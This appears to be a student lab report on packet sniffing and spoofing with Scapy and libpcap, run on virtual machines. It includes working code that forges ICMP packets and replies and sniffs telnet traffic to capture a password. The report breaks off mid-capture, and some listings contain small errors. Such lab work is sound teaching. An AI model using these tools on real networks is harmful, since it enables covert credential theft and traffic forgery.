


1. Using Tools to Sniff and Spoof Packets

Task 1.1 Sniffing Packets

Task 1.1a

The python code for sniffing ICMP packets:




```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp', prn=print_pkt)
```

Setup: I have 3 VM's running. One be attacker machine and other 2 legit users with ip 10.0.2.6 and 10.0.2.5. from my attacking machine we used the above code and sniffed packet that shows information about the packets. In below image there we can see 2 icmp packets which shows ethernet layer, ip layer, icmp layer and raw layer.

in ethernet layer we can see the source and destination mac address. In ip layer we can see the source and destination ip addresses then comes the icmp layer and raw layer.

Results from the packet sniffer after running with root privilege and pinging a VM from another VM.



```
[07/26/21]seed@VM:~/Desktop$ sudo python mycod.py
##[ Ethernet ]##
  dst = 08:00:27:59:41:98
  src = 08:00:27:8a:13:0c
  type = 0x800
##[ IP ]##
  version = 4
  ihl = 5
  tos = 0x0
  len = 64
  id = 42496
  flags = DF
  frag = 0
  ttl = 64
  proto = icmp
  chksum = 0x7c9e
  src = 10.0.2.6
  dst = 10.0.2.5
  \options \
##[ ICMP ]##
  type = echo-request
  code = 0
  chksum = 0x825f
  id = 0xafc
  seq = 0x1
  load = '\xba\x9c\xfe'\xbf\xa2\x07\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,.../01234567'
##[ Ethernet ]##
  dst = 08:00:27:8a:13:0c
  src = 08:00:27:59:41:98
  type = 0x800
##[ IP ]##
  version = 4
  ihl = 5
  tos = 0x0
  len = 64
  id = 49728
  flags = 0
  frag = 0
  ttl = 64
  proto = icmp
  chksum = 0xa05e
  src = 10.0.2.5
  dst = 10.0.2.6
  \options \
##[ ICMP ]##
  type = echo-reply
  code = 0
  chksum = 0x8a5f
  id = 0xafc
  seq = 0x1
  load = '\xba\x9c\xfe'\xbf\xa2\x07\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,.../01234567'
```

Running the program without root privileges:

```

[07/26/21]seed@VM:~/Desktop$ python sniff.py
Traceback (most recent call last):
  File "sniff.py", line 6, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)) = iface
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
  File "/usr/lib/python2.7/socket.py", line 191, in __init__
    sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[07/26/21]seed@VM:~/Desktop$
```

Observation: As we can see from the above screenshots we demonstrate how to use scapy to sniff network traffic. If we try to run without using the root privileges the program will not run.

Explanation: Scapy is one of the tools makes it easy to sniff network traffic. It requires root privileges to run since you need to put the NIC into promiscuous mode.

Task 1.1b

Code for capturing only ICMP traffic:

```

#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

Output of icmp traffic code used to capture packet from a VM sending icmp packet to other VM.

```


[07/26/21]seed@VM:~/Desktop$ sudo python mycod.py
###[ Ethernet ]###
  dst      = 08:00:27:59:41:98
  src      = 08:00:27:8a:13:0c
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 42496
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0x7c9e
  src      = 10.0.2.6
  dst      = 10.0.2.5
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  checksum = 0x825f
  id       = 0xa9c
  seq      = 0x1
###[ Raw ]###
  load     = '\xba\x9c\xfe'\xbf\xa2\x07\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'

###[ Ethernet ]###
  dst      = 08:00:27:8a:13:0c
  src      = 08:00:27:59:41:98
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 49728
  flags    = 0
  frag     = 0
  ttl      = 64
  proto    = icmp
  checksum = 0xa05e
  src      = 10.0.2.5
  dst      = 10.0.2.6
  \options \
###[ ICMP ]###
  type     = echo-reply
  code     = 0
  checksum = 0x8a5f
  id       = 0xa9c
  seq      = 0x1
###[ Raw ]###
  load     = '\xba\x9c\xfe'\xbf\xa2\x07\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
```

Code for capturing only TCP traffic of particular host at destination port 23:

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='tcp and (src host 10.0.2.6 and dst port 23)', prn=print_pkt)
```

Output from sniffing only TCP packet from particular host at destination port 23 that is telnet:



```
[07/26/21]seed@VM:~/CODE$ sudo python sniffer2\ tcp.py
###[ Ethernet ]###
  dst      = 08:00:27:59:41:98
  src      = 08:00:27:8a:13:0c
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 40
  id       = 1
  flags    =
  frag     = 0
  ttl      = 64
  proto    = tcp
  checksum = 0x62c5
  src      = 10.0.2.6
  dst      = 10.0.2.5
  \options \
###[ TCP ]###
  sport     = ftp_data
  dport     = telnet
  seq       = 0
  ack       = 0
  dataoffs  = 5
  reserved  = 0
  flags     = S
  window    = 8192
  checksum  = 0x77ad
  urgptr    = 0
  options   = []
###[ Padding ]###
  load      = '\x00\x00\x00\x00\x00\x00'
```

Code for capturing packets only in subnet 192.168.0.0/16:

```
#!/usr/bin/python
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='src net 192.168.5.0/8', prn=print_pkt)
```

Capture of packets only to/from 192.168.8.0/8 while pinging 192.168.5.2:

```

###[ Ethernet ]###
  dst      = 52:54:00:12:35:00
  src      = 08:00:27:3a:a0:7e
  type     = 0x800
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 49671
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xa6f3
  src      = 10.0.2.4
  dst      = 192.168.5.2
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0x342a
  id       = 0x3352
  seq      = 0x7
###[ Raw ]###
  load     = '\xfc\xba\xfe\xa4\x06\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\b0\b1\b2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff'

```

```

[07/26/21]seed@VM:~/CODE$ ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2) 56(84) bytes of data.

```

Observation: The screenshots above show some of the filters that can be used to capture only specific packets. We first only process ICMP packets, then TCP with a destination port of 23 and then packets only to/from subnet 192.168.8.0/8.

Explanation: Scapy allows for various traffic filters to capture only the packets that we are concerned with.

Task 1.2 Spoofing ICMP Packets

Code for spoofing ICMP packet:

```

[07/26/21]seed@VM:~$ sudo python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> b=ICMP()
>>> a.src='192.168.12.1'
>>> a.dst='10.0.2.5'
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
>>>

```

Wireshark output from spoofed packet:

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-26 10:08:09.1128210...	PcsCompu_3a:a0:7e	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10...
2	2021-07-26 10:08:09.1132164...	PcsCompu_59:41:98	PcsCompu_3a:a0:7e	ARP	60	10.0.2.5 is at 08:00:27:59...
3	2021-07-26 10:08:09.1287507...	192.168.12.1	10.0.2.5	ICMP	42	Echo (ping) request id=0x...
4	2021-07-26 10:08:09.1291106...	10.0.2.5	192.168.12.1	ICMP	60	Echo (ping) reply id=0x...

wireshark enp0s3 20210726100805 voV6Pv Packets: 4 · Displayed: 4 (100.0%) Profile: Default

Observation: Above we use Scapy to spoof ICMP packets, making it look like the packet came from IP 192.168.12.1 when that was not the case.

Explanation: Scapy make operations like spoofing an ICMP packet trivial. Packets can be spoofed and made to look like a different origin than it actually came from.

Task 1.3 Traceroute

Code for traceroute to 8.8.8.8:

```
#!/usr/bin/python
from scapy.all import *
i=1
while i <=15:
    a=IP()
    a.dst='8.8.8.8'
    a.ttl=i
    b=ICMP()
    pkt=a/b
    replypkt = sr1(pkt, verbose=0)
    if replypkt[IP].src == a.dst:
        print "%d : " %i, replypkt[IP].src
        break
    elif replypkt[ICMP].type == 0:
        print "%d : " %i, replypkt[IP].src
    else :
        print "%d : " %i, replypkt[IP].src
    i += 1
```

Output from executing traceroute program to 8.8.8.8:


```
[07/27/21]seed@VM:~/CODE$ sudo python traceroute.py
1 : 10.0.2.1
2 : 192.168.1.254
3 : 162.226.40.1
4 : 71.152.199.164
5 : 12.122.132.2
6 : 12.123.159.81
7 : 12.255.10.36
8 : 74.125.251.183
9 : 142.251.60.207
10 : 8.8.8.8
[07/27/21]seed@VM:~/CODE$
```

Observation: In the screenshot above we can see the route packet used to travel from host to the Google DNS server (8.8.8.8)

Explanation: Scapy can also be used for traceroute like functionality to show the route that was taken between the host and the server.

Task 1.4 Sniffing and-then Snooping

Code for Sniffing and Spoofing program:

```

SniffAndSpoof.py
SniffAndSpoof (copy).py
1  #!/usr/bin/python3
2  from scapy.all import *
3  def spooft_pkt(pkt):
4      ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
5      icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
6
7      newpkt=ip/icmp
8      send(newpkt, verbose=0)
9      print("sent packet")
10
11  pkt = sniff(filter='icmp[icmptype] = 8', prn=spooft_pkt)
12

```

VM A requesting ping from 1.2.3.5, VM B running sniff and spoof program

VM A is receiving the spoofed reply from VM B:

[illegible]

Observation: in above screenshot we can see how we sniffed the icmp request packet and spoofed icmp reply packet

Explanation: VM A I used ping command to ip 1.2.3.5 and on VM B which is my attacking machine, I run a python code for sniffing icmp echo request packets and spoofing icmp echo reply. So VM A thinks that there is a machine with ip 1.2.3.5 but no such machine exists.

2. Writing Programs to Sniff and Spoof Packets

2.1 Writing a Packet Sniffing Program

2.1A Understanding How a Sniffer Works

This task demonstrations using the PCAP library to sniff packets.

Code for Sniffer:

```
sniffer.c
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4
5  /* Ethernet header */
6  struct ethheader {
7      u_char ether_dhost[6]; /* destination host address */
8      u_char ether_shost[6]; /* source host address */
9      u_short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
10 };
11
12 /* IP Header */
13 struct ipheader {
14     unsigned char iph_ihl:4; /*IP header length
15                               iph_ver:4; /*IP version
16     unsigned char iph_tos; /*Type of service
17     unsigned short int iph_len; /*IP Packet length (data + header)
18     unsigned short int iph_ident; /*Identification
19     unsigned short int iph_flag:3; /*Fragmentation flags
20     unsigned short int iph_offset:13; /*Flags offset
21     unsigned char iph_ttl; /*Time to Live
22     unsigned char iph_protocol; /*Protocol type
23     unsigned short int iph_chksum; /*IP datagram checksum
24     struct in_addr iph_sourceip; /*Source IP address
25     struct in_addr iph_destip; /*Destination IP address
26 };
27
28 void got_packet(u_char *args, const struct pcap_pkthdr *header,
29                 const u_char *packet)
30 {
31     struct ethheader *eth = (struct ethheader *)packet;
32
33     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
34         struct ipheader *ip = (struct ipheader *)
35             (packet + sizeof(struct ethheader));
36
37         printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
38         printf("    To: %s\n", inet_ntoa(ip->iph_destip));
39
40         /* determine protocol */
41         switch(ip->iph_protocol) {
42             case IPPROTO_TCP:
43                 printf("    Protocol: TCP\n");
44                 return;
45             case IPPROTO_UDP:
46                 printf("    Protocol: UDP\n");
47                 return;
48             case IPPROTO_ICMP:
49                 printf("    Protocol: ICMP\n");
50                 return;
51             default:
52                 printf("    Protocol: others\n");
53                 return;
54         }
55     }
56 }
57
58 int main()
59 {
60     pcap_t *handle;
61     char errbuf[PCAP_ERRBUF_SIZE];
62     struct bpf_program fp;
63     char filter_exp[] = "ip proto icmp";
64     bpf_u_int32 net;
65
66     // Step 1: Open live pcap session on NIC with name enp0s3
67     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
68
69     // Step 2: Compile filter_exp into BPF psuedo-code
70     pcap_compile(handle, &fp, filter_exp, 0, net);
71     pcap_setfilter(handle, &fp);
```

```

72     pcap_close(handle);
73     // Step 3: Capture packets
74     pcap_loop(handle, -1, got_packet, NULL);
75
76     pcap_close(handle); //Close the handle
77     return 0;
78 }
79

```

Output for running sniffing program, and pinging google/opening Firefox browser:

```

[07/28/21]seed@VM:~/CODE$ gcc -o sniffer sniffer.c -lpcap
[07/28/21]seed@VM:~/CODE$ sudo ./sniffer
From: 10.0.2.5
To: 8.8.8.8
Protocol: ICMP
From: 8.8.8.8
To: 10.0.2.5
Protocol: ICMP
From: 10.0.2.5
To: 8.8.8.8
Protocol: ICMP
From: 8.8.8.8
To: 10.0.2.5
Protocol: ICMP
From: 10.0.2.4
To: 224.0.0.251
Protocol: UDP
From: 10.0.2.4
To: 224.0.0.251
Protocol: UDP
From: 10.0.2.5
To: 10.0.2.3
Protocol: UDP
From: 10.0.2.3

```

Observation: The image capture above shows the traffic being sniffed using the PCAP library. The program was set to capture all packets and, in the screenshot above, you can see packets being captured.

Explanation: The PCAP library can be used to sniff network traffic. There is a filter that can be used if there is only a certain type of packet is desired.

• **Question 1.** Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Answer: we need to turn on the promiscuous mode so can capture all the traffic and then use pcap library to capture the packet and show on the screen.

• **Question 2.** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer 2: we need the root privilege to run a sniffer program because we need to turn on the promiscuous mode which is only done by root privilege.

• **Question 3.** Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.


Answer 3: when promiscuous mode is turned off, machine will only accept the packets that are coming in or out of the machine itself. And when promiscuous mode is turned on it will accept every packet that is flooded on the network, even the packet is for the machine itself or any other, it accept every packet.

2.1B Writing Filters

Various filters can be used to capture only specific types of traffic, below are examples some examples of those filters :

Code for filter for capturing only ICMP packets between two specific hosts (10.0.2.5 and 8.8.8.8):

```
char filter_exp[] = "icmp and src host 10.0.2.5 and dst host 8.8.8.8";
```



```
/bin/bash
[07/28/21]seed@VM:~$ cd CODE/
[07/28/21]seed@VM:~/CODE$ ls
sniff sniffer sniffer.c using scapy
[07/28/21]seed@VM:~/CODE$ gcc -o sniffer sniffer.c -lpcap
[07/28/21]seed@VM:~/CODE$ sudo ./sniffer
From: 10.0.2.5
To: 8.8.8.8
Protocol: ICMP
From: 10.0.2.5
To: 8.8.8.8
Protocol: ICMP
```

The above screenshot shows the icmp packet captured between two specific hosts (10.0.2.5 and 8.8.8.8).


Filter code for capturing only TCP packets in port range 10-100:

```
char filter_exp[] = "tcp and portrange 10-100";
```

2.1C Sniffing Passwords

Packet sniffing can be used to exploit passwords in certain cases. Below is an example of sniffing telnet traffic to find out the user's password:


Code for sniffing passwords:



```
sniffer.c      sniffpwd.c      sniff.c

142     print_hex_ascii_line(ch, len rem, offset);
143     break;
144 }
145 }
146 }
147 }
148
149 void got_packet(u_char *args, const struct pcap_pkthdr *header,
150                 const u_char *packet)
151 {
152     struct ethheader *eth = (struct ethheader *)packet;
153     if (ntohs(eth->ether_type) == 0x0800)
154     {
155         struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
156         printf("    From: %s\n", inet_ntoa(ip->iph_sourceip));
157         printf("    To: %s\n", inet_ntoa(ip->iph_destip));
158
159         if (ip->iph_protocol == IPPROTO_TCP)
160         {
161             printf("Capture TCP packet.\n");
162             char *payload = (u_char *) (packet + sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct sniff_tcp));
163             int payload_len = ntohs(ip->iph_len) - sizeof(struct ipheader) - sizeof(struct sniff_tcp);
164             print_payload(payload, payload_len);
165         }
166     }
167 }
168 }
169 }
170
171 int main()
172 {
173     pcap_t *handle;
174     char errbuf[PCAP_ERRBUF_SIZE];
175     struct bpf_program fp;
176     char filter_exp[] = "tcp port 23 and src host 10.0.2.5";
177     bpf_u_int32 net;
178
179     // Step 1: Open live pcap session on NIC with name enp0s3
180     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
181
182     // Step 2: Compile filter_exp into BPF pseudo-code
183     pcap_compile(handle, &fp, filter_exp, 0, net);
184     pcap_setfilter(handle, &fp);
```

Example of Sniffed Password ('dees'):



```
seed Clone (Snapshot 1) [Running] - Oracle VM VirtualBox
/bin/bash
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
